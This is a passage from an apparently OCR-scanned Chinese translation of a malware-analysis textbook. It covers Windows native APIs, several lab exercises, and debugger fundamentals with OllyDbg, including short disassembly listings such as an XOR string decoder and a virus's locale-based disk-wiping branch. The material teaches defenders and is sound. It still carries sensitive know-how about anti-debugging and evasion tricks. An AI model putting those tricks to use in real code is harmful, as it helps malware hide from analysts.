


图7-4 使用原生API来避免检测

有一系列的原生API调用可以被用来获取关于系统的信息、进程、线程、句柄，以及其他项目。

这些包括NtQuerySystemInformation、NtQueryInformationProcess、NtQueryInformationThread、NtQueryInformationFile，以及NtQueryInformationKey。这些调用提供比任何可用Win32调用更详细的信息，并且其中一些函数允许你给文件、进程、线程等设置细粒度的属性。

另一个恶意代码普遍使用的原生API函数是`NtContinue`。这个函数被用来从一个异常处理返回，并且它的意图是在一个异常被处理后转移执行回到一个程序的主线程。然而，要返回的位置在异常上下文中被指定，并且它可以被修改。恶意代码经常使用这个函数来以复杂的方式转移执行，从而使一个分析师感到困惑，并且使一个程序更加难调试。

> **注意**：我们涵盖了几个以前缀Nt开始的函数。在有些实例中，比如ntdll.dll的导出表中，同样的函数会同时有Nt前缀或Zw前缀。例如，有一个NtReadFile函数，以及一个ZwReadFile函数。在用户空间，这些函数的行为完全相同，并且通常调用完全一样的代码。有时从内核模式调用的时候会有一些微小的差别，但是那些差别可以被恶意代码分析师安全地忽略掉。

原生应用程序是那些不使用Win32子系统而只调用原生API的应用程序。这样的应用程序对恶意代码来说是罕见的，对非恶意代码来说几乎是不存在的，所以一个原生应用程序很可能就是恶意的。在PE头中的子系统指明了一个程序是不是原生应用程序。

7.7 小结

本章覆盖了对恶意代码分析来说重要的Windows概念。诸如进程、线程，以及网络功能的概念，这些概念在你分析恶意代码时会逐渐遇到。

本章讨论过的许多恶意代码例子都很常见，并且你对它们的熟悉程度会允许你快速在恶意代码中识别它们，以便更好地理解程序的总体目的。这些概念对静态恶意代码分析来说是重要的，并且它们会在本书各章的实验中出现，同时也会在现实世界的恶意代码中普遍出现。

7.8 实验

Lab 7-1

分析在文件Lab07-01.exe中发现的恶意代码。

问题

1. 当计算机重启后，这个程序如何确保它继续运行（达到持久化驻留）？
2. 为什么这个程序会使用一个互斥量？

3. 可以用来检测这个程序的基于主机特征是什么？
4. 检测这个恶意代码的基于网络特征是什么？
5. 这个程序的目的是什么？
6. 这个程序什么时候完成执行？

Lab 7-2

分析在文件Lab07-02.exe中发现的恶意代码。

问题

1. 这个程序如何完成持久化驻留？
2. 这个程序的目的是什么？
3. 这个程序什么时候完成执行？

Lab 7-3

对于这个实验，我们在执行前获取到恶意的可执行程序，Lab07-03.exe，以及DLL，Lab07-03.dll。声明这一点很重要，这是因为恶意代码一旦运行可能发生改变。两个文件在受害者机器上的同一个目录下被发现。如果你运行这个程序，你应该确保两个文件在分析机器上的同一个目录中。一个以127开始的IP字符串（回环地址）连接到了本地机器。（在这个恶意代码的实际版本中，这个地址会连接到一台远程机器，但是我们已经将它设置成连接本地主机来保护你。）

> **警告：**这个实验可能对你的计算机引起某些损坏，并且可能一旦安装就很难清除。不要在一个没有事先做快照的虚拟机中运行这个文件。

这个实验可能比前面那些有更大的挑战。你将需要使用静态和动态方法的组合，并聚焦在全局视图上，避免陷入细节。

问题

1. 这个程序如何完成持久化驻留，来确保在计算机被重启后它能继续运行？
2. 这个恶意代码的两个明显的基于主机特征是什么？
3. 这个程序的目的是什么？
4. 一旦这个恶意代码被安装，你如何移除它？

第3篇

动态分析高级技术

第 8 章　动态调试

调试器是用来测试或检测其他程序运行的一类软件或硬件。由于刚完成的程序经常包含错误，因此调试器在软件开发过程中可以大显身手。在你开发软件的时候，你为程序提供输入并看到输出结果，但是你不清楚程序是如何产生输出的。调试器让你能够洞察程序在执行过程中做了什么。调试器的目的是允许开发者监控程序的内部状态和运行。

从调试器获得程序的信息可能比较困难，但并不意味着不可能，可以从反汇编器中获得所需信息。反汇编器会在程序执行第一条指令前，立刻提供程序的快照。当程序运行时，调试器提供了查看程序动态视图的功能。例如，在整个程序运行过程中，调试器可以显示内存地址值的变化。

调试器监控程序执行的能力在恶意代码分析过程中扮演着十分重要的角色。调试器允许你查看任意内存地址的内容、寄存器的内容以及每个函数的参数。调试器也允许你在任意时刻改变关于程序执行的任何东西。例如，你可以在任意时刻改变任意一个变量的值——前提是你需要获得关于这个变量足够的信息，包括在内存中的位置。

接下来的两章，我们将介绍两个调试器：OllyDbg 和WinDbg。本章重点介绍所有调试器共有的概念和功能。

8.1　源代码级与汇编级的调试器

多数软件开发者都熟悉源码级调试器，它允许编程者在编码的同时调试程序。这类调试器一般内置于集成开发环境中（IDE）。为了检查程序内部变量的状态并且一次一行地运行程序，源代码级的调试器允许设置断点，让程序中断在源代码的某行（我们将在本章的后面对断点进行深入讨论）。

汇编级调试器，也称为底层调试器，它的操作对象不是源代码而是汇编代码。同源代码级调试器一样，你也可以使用汇编级调试器按照一次一条指令的方式运行程序。在某行汇编代码上设置断点，来中断程序的运行并检查内存的内容。

大量使用汇编级调试器，因为它们不需要访问程序的源代码。

8.2 内核模式与用户模式调试

在第7章中，我们讨论了Windows用户模式和内核模式之间的一些区别。相比用户模式代码的调试，内核模式代码的调试更具挑战性，这是因为内核模式调试一般需要两个不同的系统。在用户模式中，调试器与被调试的代码运行在同一个系统中。在用户模式下进行调试时，你调试的是单个可执行程序，操作系统会将它与其他可执行程序隔离。

由于操作系统只有一个内核，因此内核调试需要在两个系统上进行；如果内核中有一个断点，那么就没有任何应用程序可以在该系统上运行。因此，进行内核调试时，一个系统运行被调试的代码，另一个运行调试器。除此之外，你必须配置操作系统使其开启内核调试功能，并将两个系统连通。

> **注意：**代码被调试时，在同一系统中运行一个内核调试器是可能的，但是并不常见。一个名为 SoftICE 的程序提供了该功能，但它自 2007 年初以来已不支持该功能。目前没有其他生产商提供具有该项功能的产品。

用户模式调试和内核调试拥有不同的软件包。WinDbg是当前唯一支持内核调试的流行调试器。OllyDbg是恶意代码分析人员使用最多的调试器，但是它不支持内核调试。WinDbg也支持用户模式调试，IDA Pro也有一个内置的调试器，但它并不具有与OllyDbg相同的功能，且不如OllyDbg使用方便。

8.3 使用调试器

有两种调试程序的方法。第一种是利用调试器启动程序。当启动程序后，它被加载到内存，程序在其入口点运行之前立即停止运行。此刻，你已经完全控制了程序。

你也可以附加调试器到一个已经运行的程序上。当程序的所有线程暂停时，你就可以调试它了。当你想调试一个已经运行的程序或者一个已经被恶意代码感染的进程时，这是一个很好的方法。

8.3.1 单步调试

用调试器能做的最简单事情，就是单步执行一个程序，也就是说每运行一条指令，控制权就返回到调试器。单步执行让你看到一个程序中发生的每个细节。

尽管使用单步执行整个程序是可行的，但对于复杂程序来说你不能这么做，因为这将会耗费你大量的时间。对于理解代码段的细节来说，单步执行是一个好的工具，但你必须有选择地对某部分的代码进行分析。要着眼于大局，否则将迷失于细节中。

例如，如代码清单8-1所示的反汇编代码，表明你可能需要使用调试器来帮助理解这个代码段。

代码清单8-1 单步执行代码

```
mov      edi, DWORD_00406904
mov      ecx, 0x0d
LOC_040106B2
xor      [edi], 0x9C
inc      edi
loopw    LOC_040106B2
...
DWORD:00406904:     F8FDF3D0❶
```

代码清单显示了在循环中的访问和修改的数据地址。最后❶所示的数据值没有显示为ASCII文本和其他可识别的数据值，但你可以使用调试器单步调试这个循环来探究这段代码到底做了什么。

如果我们使用WinDbg调试器或者OllyDbg调试器，来单步调试这个循环，我们可以看到数据被修改。例如，在代码清单8-2中，你可以看到有13字节被该函数修改，它们随着每次循环而改变（这个代码清单列出了在这些地址的字节数据，以及对应的ASCII码表示）。

代码清单8-2 利用单步调试查看代码段如何改变内存的内容

```
D0F3FDF8 D0F5FEEE FDEEE5DD 9C (.............)
4CF3FDF8 D0F5FEEE FDEEE5DD 9C (L............)
4C6FFDF8 D0F5FEEE FDEEE5DD 9C (Lo...........)
4C6F61F8 D0F5FEEE FDEEE5DD 9C (Loa..........)
. . . SNIP . . .
4C6F6164 4C696272 61727941 00 (LoadLibraryA.)
```

通过附加调试器，可以清晰看到该函数使用一个字节的XOR函数，来解码字符串`LoadLibraryA`。而单独使用静态分析技术识别该字符串则异常困难。

8.3.2 单步跳过（Stepping-Over）和单步跳入（Stepping-Into）

单步执行代码时，调试器每执行一条指令就会产生一次中断。然而，通常你只关心程序做什么，而不关心每个函数调用的具体细节。例如，若你的程序调用函数`LoadLibrary`，你也许并不想单步运行该函数的每条指令。

要控制调试器中看到的指令，你可以使用单步跳过或单步跳入这些指令。当你单步跳过一条call指令时，将会跳过调用。例如，单步跳过一条函数调用指令，那么在调试器中看到的下一条指令是函数调用返回后的第一条指令。另外，如果你单步跳入一条调用指令，那么在调试器中看到的下一条指令是被调用函数的第一条指令。

单步跳过大大减少了需要分析的指令数量，但如果单步跳过了错误的函数，将会存在错过程序

关键功能的风险。另外，某些函数调用永远不会返回，如果程序调用了一个没有返回的函数，而你单步跳过它，那么调试器将不能再次获得控制权。发生这种情况时（有可能），重启程序并单步运行到同一位置，但这次需要单步跳入该函数。

> **注意**：现在是使用VMware record/replay功能的最佳时机。当你单步跳过一个不会返回的函数时，可以通过重放调试会话来纠正你的错误。开始调试时就启动记录。然后，当单步跳过一个不会返回的函数时，停止记录。重放到单步跳过的函数前面，然后停止重放，取得控制权，但这次单步跳入该函数。

当单步跳入一个函数时，比较容易快速单步执行那些与当前分析毫无关系的指令。分析一个函数时，你可以单步跳入它调用的函数，不过可能会遇到子函数又调用另一个函数，然后子函数的子函数又调用另一个函数的情况。不久，你眼前分析的代码与你所寻找的东西就几乎没有了任何关联。幸运的是，大多数调试器允许你返回到调用函数，一些具有跳出（Step-out）功能的调试器会一直运行直到函数返回。具有类似功能的其他调试器会在函数结束前执行返回指令时立即停止运行。

8.3.3 用断点暂停执行

断点被用来暂停程序的运行并让你查看程序的状态。程序在断点处暂停运行被称为“中断”。程序运行过程中，因为寄存器的值和内存的地址是不断变化的，所以不能访问寄存器的值和内存地址，因此设置断点对调试程序十分必要。

代码清单8-3展示了在何处设置断点会比较有用。在这个例子中，有一个对EAX的调用。然而反汇编器不会告诉你它调用了哪一个函数，因此你可以通过在指令上设置断点来找出。程序执行到断点时，会停止运行，此时调试器将显示EAX的值，即代表被调用的函数地址。

代码清单8-3　EAX的调用

```
00401008   mov    ecx, [ebp+arg_0]
0040100B   mov    eax, [edx]
0040100D   call   eax
```

在代码清单8-4展示的另一个例子中，函数的开始部分是一个对`CreateFile`的调用，调用`CreateFile`的目的是打开一个文件句柄。在汇编中，虽然文件名的一部分作为该函数的参数传递，但仍然很难找出文件名。为了在反汇编中找到文件名，你可以使用IDA Pro来搜索这个函数的所有调用，以观察传递了哪些参数，但是这些值可能作为参数反向传递，或者来源于其他函数调用。这很容易让确定文件名陷入困境，但是使用调试器可使这个问题轻而易举地得到解决。

代码清单8-4　利用调试器确定文件名

```
0040100B  xor    eax, esp
0040100D  mov    [esp+0D0h+var_4], eax
```

```
00401014 mov    eax, edx
00401016 mov    [esp+0D0h+NumberOfBytesWritten], 0
0040101D add    eax, 0FFFFFFFEh
00401020 mov    cx, [eax+2]
00401024 add    eax, 2
00401027 test   cx, cx
0040102A jnz    short loc_401020
0040102C mov    ecx, dword ptr ds:a_txt ; ".txt"
00401032 push   0               ; hTemplateFile
00401034 push   0               ; dwFlagsAndAttributes
00401036 push   2               ; dwCreationDisposition
00401038 mov    [eax], ecx
0040103A mov    ecx, dword ptr ds:a_txt+4
00401040 push   0               ; lpSecurityAttributes
00401042 push   0               ; dwShareMode
00401044 mov    [eax+4], ecx
00401047 mov    cx, word ptr ds:a_txt+8
0040104E push   0               ; dwDesiredAccess
00401050 push   edx             ; lpFileName
00401051 mov    [eax+8], cx
00401055❶call   CreateFileW ; CreateFileW(x,x,x,x,x,x,x)
```

我们在❶处CreateFileW上设置一个断点，然后，当断点触发时查看栈中的值。图8-1显示了WinDbg调试器中同一条指令上断点命中时的快照。命中断点后，我们用WinDbg以ASCII编码形式显示函数第一个参数的字符串（你将在第10章中学到如何做这些，包括WinDbg）。



图8-1 使用断点查看函数调用的参数。我们在函数CreateFileW上设置了一个断点，然后检查栈的第一个参数

在本例中，可以清晰地看到程序创建了一个名为*LogFile.txt*的文件。尽管我们可以使用IDA Pro找出这个文件名，但是使用调试器更为容易和快捷。

现在，想象一下我们有一段恶意代码和一个数据包捕获文件。在捕获的数据包中，我们看到了加密数据。我们可以找到对send函数的调用以及对数据进行加密的代码，但是因为我们不知道加密例程或者密钥，所以我们自己解密该数据是困难的。幸运的是，我们可以使用调试器轻易地解决这个问题，因为加密例程通常是一个专门用来转换数据的函数。

如果找到代码中调用加密例程的位置，则在数据被加密前设置一个断点，我们就可以观察到发送数据的明文，该函数的反汇编代码如代码清单8-5中❶处所示。

代码清单8-5　使用断点观察程序加密前的数据

```
004010D0  sub     esp, 0CCh
004010D6  mov     eax, dword_403000
004010DB  xor     eax, esp
004010DD  mov     [esp+0CCh+var_4], eax
004010E4  lea     eax, [esp+0CCh+buf]
004010E7  call    GetData
004010EC  lea     eax, [esp+0CCh+buf]
004010EF ❶call    EncryptData
004010F4  mov     ecx, s
004010FA  push    0               ; flags
004010FC  push    0C8h            ; len
00401101  lea     eax, [esp+0D4h+buf]
00401105  push    eax             ; buf
00401106  push    ecx             ; s
00401107  call    ds:Send
```

图8-2显示了OllyDbg的一个调试窗口，它显示了加密前内存缓冲区中的数据。窗口顶部显示设有断点的指令，窗口的底部显示消息。本例中，如窗口右下部ASCII列所示，待发送的数据是`Secret Message`。




图8-2　查看加密函数调用前的程序数据

你可以使用几种不同类型的断点，包括软件执行断点、硬件执行断点和条件断点。尽管所有的断点的目的相同，但具体的使用还是要根据具体情形而定，有些断点会失效而其他断点则不会。下面让我们看看如何使用各类断点。

软件执行断点

到目前为止，我们所讨论的都是软件执行断点，在特定指令执行后它会停止程序的运行。如果设置断点时没有选择任何选项，则大多数调试器将该断点默认设置为软件执行断点。

调试器通过使用0xCC，即指令INT 3的机器码，重写指令的首个字节来实现软件断点，0xCC被设计来供调试器使用。当0xCC指令执行后，操作系统会产生一个异常，然后控制权转到调试器。

表8-1展示了一个设有断点函数的反汇编以及内存转储。

表8-1　带有断点函数的反汇编及内存转储

Disassembly view			Memory dump
00401130 55	❶push	ebp	00401130❷CC 8B EC 83
00401131 8B EC	mov	ebp, esp	00401134 E4 F8 81 EC
00401133 83 E4 F8	and	esp, 0FFFFFFF8h	00401138 A4 03 00 00
00401136 81 EC A4 03 00 00	sub	esp, 3A4h	0040113C A1 00 30 40
0040113C A1 00 30 40 00	mov	eax, dword_403000	00401140 00

函数从❶处的push ebp指令开始，它对应的机器码是0x55，但是在❷处，该函数在内存转储中的开始字节是0xCC，它代表断点。

在反汇编窗口中，调试器显示了原始指令，但内存转储是由程序而不是调试器生成的，它显示的是真正存储在那些地址的字节。调试器的内存转储显示原始的0x55字节，但是如果程序读它自己的代码或者一个外部程序读这些字节，读到的将会是字节0xCC。

如果程序执行过程中这些字节发生了改变，断点将不会发生。例如，你在一个代码段上设置了一个断点，而这段代码可以自我修改或被另一个代码段修改，此时你设置的断点将被删掉。如果任意一段代码去读设有断点函数的内存，它读到的字节是0xCC，而不是函数原始的字节。当然，任何验证该函数完整性的代码都会注意到这种差异。

尽管在内核模式中会限制软件断点数量，但你可以在用户模式下无限制地设置软件断点。代码变化很小时，调试器只需要少量的内存空间保存记录。

硬件执行断点

利用专门的硬件寄存器，x86结构可以支持硬件执行断点。处理器每次执行一个指令时，硬件都会检测指令的指针是否与断点地址相等。与软断点不同的是，硬断点并不关心断点地址存储哪些字节。例如，你在地址0x00401234处设置了一个断点，处理器将会在那个位置处中断，而不关心该地

址所存储的内容。当调试修改自身的代码时，硬断点会非常有益。

硬断点相比于软断点的另一个优点是，它们可以设置访问中断的断点而不是执行中断的断点。例如你可以设置这样一个硬断点，无论断点处的内存被读或被写都将引起中断。如果你试着判断某个内存地址值的含义，你可以在那个内存地址上设置一个硬断点。然后，无论那个内存地址处的指令是否被执行，只要该地址有写操作，调试器都会中断。（你也可以设置读、写或者读写访问时触发的断点。）

不幸的是，硬件执行断点有个明显缺点：只有四个硬件寄存器存储断点的地址。

硬断点的深层缺陷之一是它们容易被运行的程序修改。虽然CPU芯片有八个调试寄存器，但只有六个在使用。前四个寄存器DR0～DR3用来存储断点地址。调试控制寄存器（DR7）存储DR0～DR3寄存器中的值是否有效，以及它们是否表示读、写或者执行断点等信息。恶意代码可以修改这些寄存器来干扰调试器。令人欣慰的是，x86芯片组具有防御该干扰的功能。通过设置DR7寄存器中的通用探测（General Detect）标志位，任何执行`mov`指令访问调试寄存器的操作都会触发中断。而这让你能够探测调试寄存器的改变。虽然这种方法并不完美（它只能探测出访问调试寄存器的`mov`指令），但它仍具有重要的意义。

条件断点

条件断点是软件断点的一种，它在某些条件满足时才会被触发。例如，在函数`GetProcAddress`上设置了一个断点。每次调用函数`GetProcAddress`时都会产生中断。然而，假设你只想在传递给函数`GetProcAddress`的参数值为`RegSetValue`时才触发中断，那么条件断点可以帮助你来完成这个工作。在本例中，条件就是栈中与第一个参数对应的值。

条件断点通过调试器总是接收的软断点来实现的。调试器计算条件，如果条件不满足，它自动继续执行而不通知用户。另外，不同的调试器支持不同的条件。

断点比运行普通指令花费更多的时间，如果你在一个经常被访问的指令上设置条件断点，程序的运行速度将会明显减慢。事实上，程序运行会变得非常慢以至于它不能结束运行。对于非条件断点来说，这并不是一个问题，因为程序减慢的程度和检查程序状态所花费的时间相比是微不足道的。尽管有这个缺点，条件断点在仔细分析一小段代码时依然很有用。

8.4 异常

异常是调试器取得运行程序控制权的基本方式。本质上，除了断点产生异常外，与调试无关的事件，如非法内存访问、除0操作也会产生异常。

异常并不是恶意代码、恶意代码分析或者调试所特有的。异常经常是由Bug引起，这也是为什么调试器需要经常处理它们的原因。在没有使用调试器的正常程序中，异常也可以用来控制正常程序

的执行。这个功能可以确保调试器和被调试的程序都可以使用异常。

8.4.1 首次和二次异常处理

调试器通常有两次机会来处理同一个异常：首次处理异常和二次处理异常。调试器第一次附加到进程时，会发生一个异常，然后被调试的程序停止执行，此时调试器开始获得控制权。调试器可以自己处理异常，也可以将异常转给被调试的应用程序处理（当调试程序时，你需要决定怎样去处理异常，即使这与你感兴趣的代码毫不相关）。

如果程序注册了一个异常处理函数，它会在调试器处理异常后，获得处理异常的权限。例如，一个计算程序注册一个除0异常的处理函数，如果程序执行了除0操作，异常函数会通知用户这个错误，并继续执行。这是没有连接到调试器时，应用程序的运行情况。

如果应用程序没有处理异常，调试器将获得另一个处理它的机会——二次异常处理。调试器接收到一个二次处理的异常后，意味着如果程序没有附加到调试器就会崩溃。为了让应用程序正常运行，调试器必须处理异常。

一般来说，分析恶意代码并不是查找Bug，因此首次异常处理经常会被忽略（正如你将在15章和16章了解到的一样，为使程序难以调试，恶意代码也许有意地产生首次异常处理）。

二次异常处理不能被忽略，因为忽略以后程序将不能正常运行。如果在调试恶意代码时，你遇到了二次异常处理，则说明恶意代码中可能存在使它自身崩溃的Bug，但更为可能的是恶意代码并不想在当前环境中运行。

8.4.2 常见异常

有几种异常经常遇到。最常见的是执行`INT 3`指令时产生的异常。调试器有专门的代码处理`INT 3`异常，而操作系统则把它和其他异常一样对待。

应用程序可能包含处理`INT 3`异常的指令，但附加调试器到程序后，调试器将获得首先处理异常权限。如果调试器将异常传给程序，程序的异常处理函数会处理它。

单步调试也作为操作系统内的一个异常来实现。标志寄存器中的陷阱标志（trap flag）用于单步调试。陷阱标志置位后，处理器每执行一条指令就会产生异常。

当程序试图去访问一个它无权访问的内存位置时，将产生内存访问冲突（memory-access violation）异常。这种异常经常因为内存地址无效而发生，也可能是因为访问了受保护而无权访问的内存位置。

另外，一些指令只在处理器处于特权模式时才能执行。如果程序尝试着在非特权模式下执行它们，则处理器会产生异常。

> **注意**：特权模式等同于内核模式，非特权模式等同于用户模式。术语特权和非特权常用于谈论处理器。向硬件写或者修改内存页表指令都是特权指令的一个例子。

8.5 使用调试器修改可执行文件

调试器可以用来改变程序的执行方式。可以通过修改控制标志、指令指针或者代码本身等方式来改变程序执行的方式。

例如，为避免一个函数被调用，在函数被调用的位置设置一个断点。当执行到断点时，你可以将指令指针指向被调用函数之后的指令，从而阻止调用发生。如果该函数特别重要，跳过它后可能会导致程序不能正常运行甚至崩溃。如果该函数并不影响程序中的其他部分，则跳过它不会产生任何问题。

你也可以使用调试器改变指令指针。例如，程序中有一个操作字符串的函数encodeString，但你不能确定在何处它被调用。你可以使用调试器运行函数而不需要知道该函数被调用的位置。例如，查看为调试输入字符串"Hello World"后encodeString函数发生的变化，设置esp+4指针的值指向字符串Hello World。然后设置指令指针指向函数encodeString的第一条指令，并通过单步调试查看函数发生了什么。当然，做这些操作的时候，你破坏了程序的栈，一旦函数encodeString执行完，程序就不能正确运行，但是当你只是想看某段代码的行为时该技术十分有用。

8.6 修改可执行程序的实践

本章中的最后一个例子来源于一个真实病毒，它根据被感染计算机的语言设置而执行不同的行为。如果语言设置是简体中文，病毒从计算机上卸载自己并且不对计算机产生任何破坏；如果语言设置是英语，它弹出一个显示窗口，窗口显示一句翻译得很烂的信息“You luck's so good.”；如果语言设置是日语或者印度尼西亚语，病毒使用垃圾数据重写硬盘试图最大程度地破坏计算机。让我们看一下在不改变语言设置的前提下如何分析程序语言设置为日语时的行为。

代码清单8-6显示了针对不同语言设置而行为不同的汇编代码。程序首先调用函数GetSystemDefaultLCID。接下来，根据返回值不同，程序会调用3个不同函数中的一个，英语、日语、印度尼西亚语和中文的本地ID分别是0x0409、0x0411、0x0421和0x0C04。

代码清单8-6 区分不同语言设置的汇编代码

```
00411349    call    GetSystemDefaultLCID
0041134F ❶mov     [ebp+var_4], eax
00411352    cmp     [ebp+var_4], 409h
00411359    jnz     short loc_411360
0041135B    call    sub_411037
```

```
00411360    cmp     [ebp+var_4], 411h
00411367    jz      short loc_411372
00411369    cmp     [ebp+var_4], 421h
00411370    jnz     short loc_411377
00411372    call    sub_41100F
00411377    cmp     [ebp+var_4], 0C04h
0041137E    jnz     short loc_411385
00411380    call    sub_41100A
```

如果语言是英语，代码调用地址**0x411037**处的函数，如果语言是日语或者印度尼西亚语调用地址**0x41100F**处的函数，如果语言是中文则调用地址**0x411001**处的函数。为了正确分析，我们在设置为日语或者印度尼西亚语的系统上执行代码。为了不改变本地系统的语言设置，我们用调试器强制修改代码的执行路径，我们在❶处设置一个断点来改变返回值。特别的，如果你在一个US英文版的系统上运行时，EAX的值是**0x0409**。你可以在调试器中将EAX的值改为**0x411**，然后继续运行程序，此时和你在一个日语系统上执行该代码一样。当然，你可能只想在一个临时的虚拟机上执行这些操作。

8.7 小结

仅从反汇编代码中获取恶意代码的信息是困难的，而调试是获得恶意程序信息的重要方法。你可以用调试器单步调试一个程序，来查看程序内部执行了什么操作，同时也可以通过设置断点，来获取个别代码段的信息。你也可以使用调试器修改可执行程序来获得程序的一些额外信息。

要有效地使用调试器分析恶意代码就需要多动手实践。下面两章将详细介绍OllyDbg和WinDbg调试器的使用。

第 9 章 OllyDbg

本章重点介绍OllyDbg——Oleh Yuschuk开发的一个x86调试器。OllyDbg具有分析正在运行的恶意代码的能力。由于它免费且易于使用，所以被恶意代码分析师和逆向工程师们广泛使用，除此之外，它还有很多可以扩展功能的插件。

OllyDbg 十多年前就已经存在，关于它还有一段有趣的历史。OllyDbg被普遍用来分析恶意代码之前，最初的用途是破解软件。Immunity Security公司买下OllyDbg 1.1的基础代码，并将其更名为Immunity Debugger（ImmDbg）。在此之前，OllyDbg一直都是恶意代码分析师和漏洞开发者们的首选调试器。Immunity的目的是使这个工具适合漏洞开发者们使用，并且修复了OllyDbg中的一些Bug。在完成OllyDbg的外观GUI修改，提供带有完整功能的Python解释器API后，一些用户开始用ImmDbg替代OllyDbg。

如果你更喜欢ImmDbg，不用担心，因为它基本上和OllyDbg 1.1一模一样，在本章学到的东西可以应用于这两者。唯一需要注意的是OllyDbg的许多插件不会被ImmDbg自动加载。因此，除非它们被移植过来，否则在ImmDbg中可能不能再使用那些OllyDbg插件了。ImmDbg也有它自己的优点，比如，用Python API可以更容易地扩展它的功能。我们会在后面的“脚本化调试”中讨论这一点。

2010年6月 2.0版本的发布为OllyDbg复杂的历史添加了新篇章。这个版本从头开始编写，但是很多人认为它是一个beta版，本书中没有广泛使用它。通过本章以及本书的其余部分，我们将多次指出一些仅在2.0版本才有用且易用的新特性。

9.1 加载恶意代码

OllyDbg有几种调试恶意代码的方法。可以用它直接加载可执行文件，甚至加载DLL程序。如果恶意代码已经在你的系统上运行，你可以通过附加到进程的方式调试它。另外，OllyDbg是一个灵活的调试系统，可以用命令行选项运行恶意代码，甚至支持执行DLL中某个函数。

9.1.1 打开一个可执行文件

使用OllyDbg调试恶意代码的最简单的方式，是选择OllyDbg界面中的File→Open，然后浏览到要加载的可执行文件，如图9-1所示。如果要调试的程序需要参数，则在Open对话框的Arguments输

入框给出（只能在加载期间给OllyDbg传入命令行参数）。




图9-1 打开一个可执行文件并指定命令行选项

一旦打开了可执行文件，OllyDbg会使用它的加载器来加载这个二进制程序。这种加载方法与Windows操作系统加载文件的方法相似。

默认情况下，如果能够确定软件的入口点位置，即`WinMain`，OllyDbg会在这个位置暂停程序的执行。否则OllyDbg会在软件PE头部提供的入口点处中断。另外，你也可以选择OllyDbg的Debugging Options菜单（Options→Debugging Options）来修改这些启动选项。例如，要在代码执行前立刻中断，选择System Breakpoint作为启动选项。

> **注意**：OllyDbg 2.0 比 1.1 版本有更多的中断能力。例如，它可以设置在一个 TLS 回调函数的起始处，暂停调试程序的执行。TLS 回调函数可以使恶意代码在 OllyDbg 暂停执行之前执行。在第 16 章中，我们将讨论 TLS 回调函数是怎样被用来实现反调试的，以及如何防止你的程序被别人调试。

9.1.2 附加调试器到一个运行程序

除了直接打开一个可执行文件进行调试之外，OllyDbg也支持附加到一个正在运行的进程。当你想要调试一个正在运行的恶意代码时，你会发现这个特性很有用。

为将OllyDbg附加到一个进程上，选择OllyDbg界面的File→Attach。然后会弹出一个菜单，你可以在这个菜单中选择要附加的进程（如果有多个同名的进程，你需要知道调试进程的ID）。接下来，选择要调试的进程，并从菜单中选择Attach。此刻OllyDbg会立即暂停这个程序以及它所有的线程。

OllyDbg附加上进程后，进程当前执行线程的代码会被暂停，并显示在OllyDbg的窗口中。然而，有可能在进程正在执行一个系统DLL中的指令时把它暂停了，你肯定不希望调试Windows库，所以

当这种情况发生时，回到主代码最简单的办法就是在整个代码段中设置一个访问断点。这样就会让这个程序在下次访问代码段时中断执行。我们会在本章的后面解释如何设置这些断点。

9.2 OllyDbg的接口

只要将一个程序加载到OllyDbg中，就会看到4个信息窗口，你会发现这些信息在分析恶意代码时非常有用，如图9-2所示。

